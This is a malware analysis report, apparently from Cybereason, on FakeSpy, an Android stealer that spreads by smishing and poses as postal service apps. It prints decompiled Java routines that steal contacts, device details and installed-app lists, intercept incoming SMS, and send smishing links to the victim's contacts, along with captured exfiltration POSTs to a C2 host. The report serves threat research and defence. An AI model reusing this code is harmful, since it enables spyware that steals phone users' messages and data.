FakeSpy Masquerades as Postal Service Apps Around the World

By Cybereason Nocturnus

Archived: 2026-04-06 03:11:36 UTC

Key Findings

- The Cybereason Nocturnus team is investigating a new campaign involving FakeSpy, an Android mobile malware that emerged around October 2017. FakeSpy is an information stealer used to steal SMS messages, send SMS messages, steal financial data, read account information and contact lists, steal application data, and do much more.
- FakeSpy first targeted South Korean and Japanese speakers. However, it has begun to target users all around the world, especially users in countries like China, Taiwan, France, Switzerland, Germany, United Kingdom, United States, and others.
- FakeSpy masquerades as legitimate postal service apps and transportation services in order to gain the users' trust. Once installed, the application requests permissions so that it may control SMS messages and steal sensitive data on the device, as well as proliferate to other devices in the target device’s contact list.
- Cybereason's investigation shows that the threat actor behind the FakeSpy campaign is a Chinese-speaking group dubbed "Roaming Mantis", a group that has led similar campaigns.
- FakeSpy has been in the wild since 2017; this latest campaign indicates that it has become more powerful. Code improvements, new capabilities, anti-emulation techniques, and new, global targets all suggest that this malware is well-maintained by its authors and continues to evolve.

table of contents

Introduction

For the past several weeks, Cybereason has been investigating a new version of Android malware dubbed FakeSpy, which was first identified in October 2017 and reported again in October 2018. A new campaign is up

and running using newly improved, significantly more powerful malware as compared to previous versions. FakeSpy is under active development and is evolving rapidly; new versions are released every week with additional evasion techniques and capabilities.

Our analysis shows that the threat actor behind the FakeSpy malware is a Chinese-speaking group, commonly referred to as "Roaming Mantis", a group that is known to have launched similar campaigns in the past. FakeSpy is an information stealer that exfiltrates and sends SMS messages, steals financial and application data, reads account information and contact lists, and more.


The malware uses smishing, or SMS phishing, to infiltrate target devices, which is a technique that relies on social engineering. The attackers send fake text messages to lure the victims to click on a malicious link. The link directs them to a malicious web page, which prompts them to download an Android application package (APK).

This most recent FakeSpy campaign appears to target users of postal services around the world. New versions of FakeSpy masquerade as government post office apps and transportation services apps. Our analysis indicates that the threat actors are no longer limiting their campaigns to East Asian countries, but are targeting additional countries around the world.

Threat Analysis

Infection Vector: Smishing Your Device

Thus far, FakeSpy campaigns are characterized by SMS phishing (a.k.a. smishing). These SMS messages masquerade as a message from the local post office and link to the FakeSpy download. In a previous campaign reported by JPCERT, mobile users were alerted by phishy messages containing “delivery updates” purportedly from Sagawa Express.




Fake SMS message luring users to enter a fake website, which contains the malicious APK (JPCERT report).

Clicking the SMS link brings the user to a fake website that prompts them to download and install the FakeSpy APK, which is masquerading as a local postal service app.

Targeting Postal and Transportation Services Companies

One of the most significant findings is that new versions of FakeSpy target not only Korean and Japanese speakers, but also almost any postal service company around the world.



Example of more [recent FakeSpy campaigns] targeting France.

New FakeSpy campaign applications leveraging fake postal services apps.

All recent FakeSpy versions contain the same code with minor changes. The FakeSpy malware has been found to masquerade as any of the following companies:

- United States Postal Service - An independent agency of the executive branch of the United States federal government. USPS is the most well-known branch of the US government and provides a publicly funded postal service.
- Royal Mail - British postal service and courier company. For most of its history it operated as a government department or public corporation.
- Deutsche Post - Deutsche Post DHL Group, a German multinational package delivery and supply chain management company headquartered in Bonn.
- La Poste - La Poste is a public limited postal service company in France.
- Japan Post - A private Japanese post, logistics and courier headquartered in Tokyo.
- Yamato Transport - One of Japan's largest door-to-door delivery service companies, also in Tokyo.
- Chunghwa Post - The government-owned corporation Chunghwa is the official postal service of Taiwan.
- Swiss Post - The national postal service of Switzerland, a fully state-owned limited company (AG) regulated by public law.

The fake applications are built using WebView, a popular extension of Android's View class that lets the developer show a webpage. FakeSpy uses this view to redirect users to the original post office carrier webpage on launch of the application, continuing the deception. This allows the application to appear legitimate, especially given these applications icons and user interface.

New FakeSpy applications masquerading as post office apps.

FakeSpy Code Analysis

Once the user clicks on the malicious link from the SMS message, the app asks them to approve installation from unknown resources. This configuration can be toggled on by going to ‘Settings’ -> ‘Security’ -> ‘Unknown Resources’. PackageInstaller shows the app’s permission access and asks for the user's approval, which then installs the application.

This analysis dissects FakeSpy’s Chunghwa Post app version, which emerged in April 2020.

During the installation, the malware asks for the following permissions:

- **READ_PHONE_STATE** - Allows read-only access to the phone state, including the current cellular network information, the status of any ongoing calls, and a list of any *PhoneAccounts* registered on the device.
- **READ_SMS** - Allows the application to read text messages.

- **RECEIVE_SMS** - Allows the application to receive SMS messages.
  - **WRITE_SMS** - Allows the application to write to SMS messages stored on the device or SIM card, including y deleting messages.
  - **SEND_SMS** - Allows the application to send SMS messages.
  - **INTERNET** - Allows the application to open network sockets.
  - **WRITE_EXTERNAL_STORAGE** - Allows the application to write to external storage.
- **READ_EXTERNAL_STORAGE** - Allows the application to read from external storage.
- **RECEIVE_BOOT_COMPLETED** - Allows the application to receive a broadcast after the system finishes booting.
  - **GET_TASKS** - Allows the application to get information about current or recently run tasks. (deprecated in API level 21)
  - **SYSTEM_ALERT_WINDOW** - Allows the application to create windows shown on top of all other apps.
  - **WAKE_LOCK** - Allows the application to use PowerManager WakeLocks to keep the processor from sleeping or the screen from dimming.
  - **ACCESS_NETWORK_STATE** - Allows the application to access information about networks.
  - **REQUEST_IGNORE_BATTERY_OPTIMIZATIONS** - Whitelists the application to allow it to ignore battery optimizations.
- **READ_CONTACTS** - Allows the application to read the user's contacts data.


```
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
```

FakeSpy package permissions.

On opening the app, two pop-up messages appear on screen:

- **Change SMS App**: This sets permissions to intercept every SMS received on the device and send a copy of these messages to the C2 server.
- **Ignore Battery Optimization**: This sets permissions to continue to operate at full capacity while the phone's screen is turned off and the phone locked.


These requests rely on the end user accepting the permission changes and points to the importance of healthy skepticism when giving applications permissions.



FakeSpy Chunghwa Post version installation process and application UI.

Dynamic Library Loading

Once the application has finished the installation process, the malware starts its real malicious activity. The malicious application ***da.hao.pao.bin*** (Chunghwa Post) loads a library file ***libmsy.so*** used to execute the packed ***mycode.jar*** file. The JAR file is the decrypted version of the file ***tong.luo,*** which is located in the assets folder.




Decompiled APK resources.

By comparing the sizes of the encrypted asset file ***tong.luo*** vs the decrypted JAR file ***mycode.jar,*** it is interesting to note that it is the same file (almost the same size).

Filename	File Size	Extension	MD5
tong.luo	856,176	luo	0b86b0ee3d04431a4fa40dbc90dcddac
mycode.jar	856,162	jar	cf98d0caff2d49aa63a4fb3950af9864

Comparing encrypted vs decrypted asset file.

After ***libmsy.so*** decrypts the asset file ***tong.luo***, it loads ***mycode.jar*** dynamically into FakeSpy's process, as is shown from the output of the "**adb logcat**" command.



Logcat logs show FakeSpy uses libmsy.so to execute the malicious packed mycode.jar file.

By analyzing running processes on the infected device, it shows that the malware creates a child process of itself to perform the multi-process ptrace anti-debugging technique.

FakeSpy uses an anti-debugging technique by creating another child process of itself.

By performing a deep analysis of the malware, we were able to extract the unpacked JAR file ***mycode.jar*** and reveal some very interesting code.

Stealing Sensitive Information

FakeSpy has multiple built in information stealing capabilities. The first function is used for contact information stealing: the function ***upCon*** steals all contacts in the contact list and their information. Then, it sends it to the C2 server using the URL that ends with ***/servlet/ContactUpload***. The stolen data fields are:

- **Mobile** - The infected device phone number and contact's phone number
- **Contacts** - A headline used for the attacker to distinguish between the type of stolen information he gets
- **Name** - Contact's full name (Display name)

```
public void upCon() {
    ContentResolver contentResolver = getContentResolver();
    Cursor query = contentResolver.query(ContactsContract.Contacts.CONTENT_URI,
    (String[]) null, (String) null, (String[]) null, (String) null);
    new ArrayList();
    JSONArray jSONArray = new JSONArray();
    while (query != null && query.moveToNext()) {
        String string = query.getString(query.getColumnIndex("_id"));
        String string2 = query.getString(query.getColumnIndex("display_name"));
        Cursor query2 = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
        (String[]) null, "contact_id= ?", new String[]{String.valueOf(string)}, (String) null);
        while (query2.moveToNext()) {
            try {
                String string3 = query2.getString(query2.getColumnIndex("data1"));
                JSONObject jSONObject = new JSONObject();
                jSONObject.put("name", string2);
                jSONObject.put("mobile", string3.trim());
                jSONArray.put(jSONObject);
            } catch (Exception unused) {
            } catch (Throwable th) {
                query2.close();
                throw th;
            }
        }
        query2.close();
    }
    query.close();
    JSONObject jSONObject2 = new JSONObject();
    try {
        jSONObject2.put("mobile", StringUtil.getMachine(this));
        jSONObject2.put("contacts", jSONArray);
        StUtil.postJson(this, this.sp.getValue("URL", "") + "/servlet/ContactsUpload", jSONObject2.toString());
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

upCon (upload contact) function used for stealing contact list information.

For testing purposes we inserted a fake contacts list to our Android Emulator and observed resultant behavior.

```
POST //servlet/ContactsUpload HTTP/1.1
ser-Agent: Fiddler
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.2; google Pixel 2 Build/LMY47I)
Host: doukt.club
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 244

{
  "mobile":"+15107336985",
  "contacts":[
    {
      "name":"John Smith",
      "mobile":"+87984597894"
    },
    {
      "name":"Jean Jean",
      "mobile":"+89754618576"
    },
    {
      "name":"Credit card number",
      "mobile":"879954546619877744747474"
    },
    {
      "name":"Jerry Who",
      "mobile":"+8975461875469"
    }
  ]
}
```

Exfiltrated contact list data sent to the C2 server.

The second stealing function is the ***onStartCommand***, which steals infected device data and additional information. The stolen data is sent to the C2 server using the URL ending with ***/servlet/xx***. The stolen data fields are:

- **Mobile** - The infected device phone number
- **Machine** - The device model (in our example: Google Pixel 2)
- **Sversion** - The OS version
- **Bank** - Checks if there are any banking-related or cryptocurrency trading apps
- **Provider** - The telecommunication provider (IMSI value in device settings)
- **npki** - Checks if the folder named NPKI (National Public Key Infrastructure) might contain authentication certificates related to financial transactions

```
public int onStartCommand(Intent intent, int i, int i2) {
    this.sp = new SPUtil((Context) this, "mybank");
    new Thread() {
        public void run() {
            StUtil.getMachine(MLL.this.getApplicationContext());
            JSONObject jSONObject = new JSONObject();
            try {
                jSONObject.put("mobile", StUtil.getMachine(MLL.this.getApplicationContext()));
                jSONObject.put("machine", Build.MODEL);
                jSONObject.put("sversion", Build.VERSION.RELEASE);
                jSONObject.put("bank", "");
                jSONObject.put("provider", "");
                jSONObject.put("npki", "1");
                MLL.this.ff(jSONObject);
            } catch (JSONException e) {
                e.printStackTrace();
            }
        }
    }.start();
    Log.i("zhou", "onstart");
    return 1;
}
```

onStartCommand function for stealing device information and additional sensitive data.

```
POST //servlet/xx HTTP/1.1
ser-Agent: Fiddler
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.2; google Pixel 2 Build/LMY47I)
Host: doukt.club
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 140

{
  "json":"{\"mobile\":\"15107336985\",\"machine\":\"google Pixel 2\",
           \"sversion\":\"7.1.2\",\"bank\":\"\",\"provider\":\"\",\"npki\":\"1\"}"
}
```

Exfiltrated device information and additional sensitive data sent to the C2 server.

FakeSpy asks to be the default SMS app because it uses the function ***onReceive*** to intercept incoming SMS messages. It saves the messages' metadata and content, filters the information by fields, and sends them to the C2 server using the URL ***/servlet/SendMassage2***. The fields it collects are:

- **Mobile** - The phone number which sent the SMS
- **Content** - The message body
- **Sender** - The contact name who sent the message
- **Time** - The time the message was received

```
public void onReceive(final Context context, Intent intent) {
    if (intent.getExtras() != null) {
        Object[] objArr = (Object[]) intent.getExtras().get("pdus");
        this.content = "";
        if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") ||
        intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED_2") ||
        intent.getAction().equals("android.provider.Telephony.GSM_SMS_RECEIVED")) {
            for (Object obj : objArr) {
                SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) obj);
                this.content += createFromPdu.getMessageBody();
                this.sender = createFromPdu.getOriginatingAddress();
                this.time = createFromPdu.getTimestampMillis();
            }
            this.sp = new SPUtil(context, "mybank");
            abortBroadcast();
            context.startService(new Intent(context, UK.class));
            new Thread() {
                public void run() {
                    JSONObject jSONObject = new JSONObject();
                    try {
                        jSONObject.put("mobile", StUtil.getMachine(context.getApplicationContext()));
                        jSONObject.put("content", GT.this.content);
                        jSONObject.put("sender", GT.this.sender);
                        jSONObject.put("time", GT.this.df.format(Long.valueOf(GT.this.time)));
                        StUtil.postJson(context, GT.this.sp.getValue("URL", "") + "/servlet/SendMassage2",
                        "{\"json\":\"" + StUtil.stringToJson(jSONObject.toString()) + "\"}");
                    } catch (JSONException e) {
                        e.printStackTrace();
                    }
                }
            }.start();
        }
    }
}
```

onReceive function used to intercept incoming SMS messages.

The malware uses the function ***sendAll*** to send messages that spread the malware to other devices. It sends a smishing message to the entire contact list of the infected device along with the malicious link to the FakeSpy installation page.

```
public void sendAll() {
    new Thread() {
        public void run() {
            JSONObject jSONObject = new JSONObject();
            try {
                jSONObject.put("mobile", StUtil.getMachine(MLL.this.getApplicationContext()));
                String postJson = StUtil.postJson(MLL.this, MLL.this.sp.getValue("URL", "") +
                "/servlet/GetMoreMessage", "{\"json\":\"" + StUtil.stringToJson(jSONObject.toString()) + "\"}");
                if (!TextUtils.isEmpty(postJson)) {
                    JSONArray jSONArray = new JSONArray(postJson);
                    for (int i = 0; i < jSONArray.length(); i++) {
                        JSONObject jSONObject2 = jSONArray.getJSONObject(i);
                        SmsUtil.sendLgSMSTO(MLL.this, jSONObject2.getString("send_p").trim(),
                        jSONObject2.getString("cont").trim());
                        Thread.sleep(4000);
                    }
                }
            } catch (JSONException e) {
                e.printStackTrace();
            } catch (InterruptedException e2) {
                e2.printStackTrace();
            }
        }
    }.start();
}
```

sendAll function used to spread malicious messages to the contact list.

Another interesting feature in FakeSpy's code is the collection of the device's IMEI (International Mobile Station Equipment Identity) number and all installed applications using the function ***upAppinfos***. It sends all of this data to the C2 server using the URL ending with ***/servlet/AppInfos***.

```
public void upAppinfos() {
    JSONArray jSONArray = new JSONArray();
    PackageManager packageManager = getPackageManager();
    List<PackageInfo> installedPackages = packageManager.getInstalledPackages(0);
    for (int i = 0; i < installedPackages.size(); i++) {
        PackageInfo packageInfo = installedPackages.get(i);
        String charSequence = packageInfo.applicationInfo.loadLabel(packageManager).toString();
        String str = packageInfo.packageName;
        JSONObject jSONObject = new JSONObject();
        try {
            jSONObject.put("name", charSequence);
            jSONObject.put("mobile", str);
            jSONArray.put(jSONObject);
        } catch (JSONException e) {
            e.printStackTrace();
        }
    }
    JSONObject jSONObject2 = new JSONObject();
    try {
        jSONObject2.put("mobile", StUtil.getMachine(this));
        jSONObject2.put("contacts", jSONArray);
        NetUtil.postJson(this, this.sp.getValue("URL", "") + "/servlet/AppInfos",
        "{\"json\":\"" + StringUtil.stringToJson(jSONObject2.toString()) + "\"}");
    } catch (JSONException e2) {
        e2.printStackTrace();
    }
}
```

upAppinfos function used for obtaining the device IMEI and all of its installed applications.

FakeSpy is able to check the network connectivity status by using the function ***isNetworkAvailable***. What makes this function more suspicious is the two strings written in Chinese characters:

- ===状态=== (===Status===) - Checks whether the device is connected to a network
- ===类型=== (===Type===) - Checks whether the device sees available nearby Wifi networks

```
public boolean isNetworkAvailable(Activity activity) {
    NetworkInfo[] allNetworkInfo;
    ConnectivityManager connectivityManager = (ConnectivityManager)
     activity.getApplicationContext().getSystemService("connectivity");
    if (!(connectivityManager == null ||
       (allNetworkInfo = connectivityManager.getAllNetworkInfo()) == null
        || allNetworkInfo.length <= 0)) {
        for (int i = 0; i < allNetworkInfo.length; i++) {
            PrintStream printStream = System.out;
            printStream.println(i + "===状态===" + allNetworkInfo[i].getState());
            PrintStream printStream2 = System.out;
            printStream2.println(i + "===类型===" + allNetworkInfo[i].getTypeName());
            if (allNetworkInfo[i].getState() == NetworkInfo.State.CONNECTED) {
                return true;
            }
        }
    }
    return false;
}
```

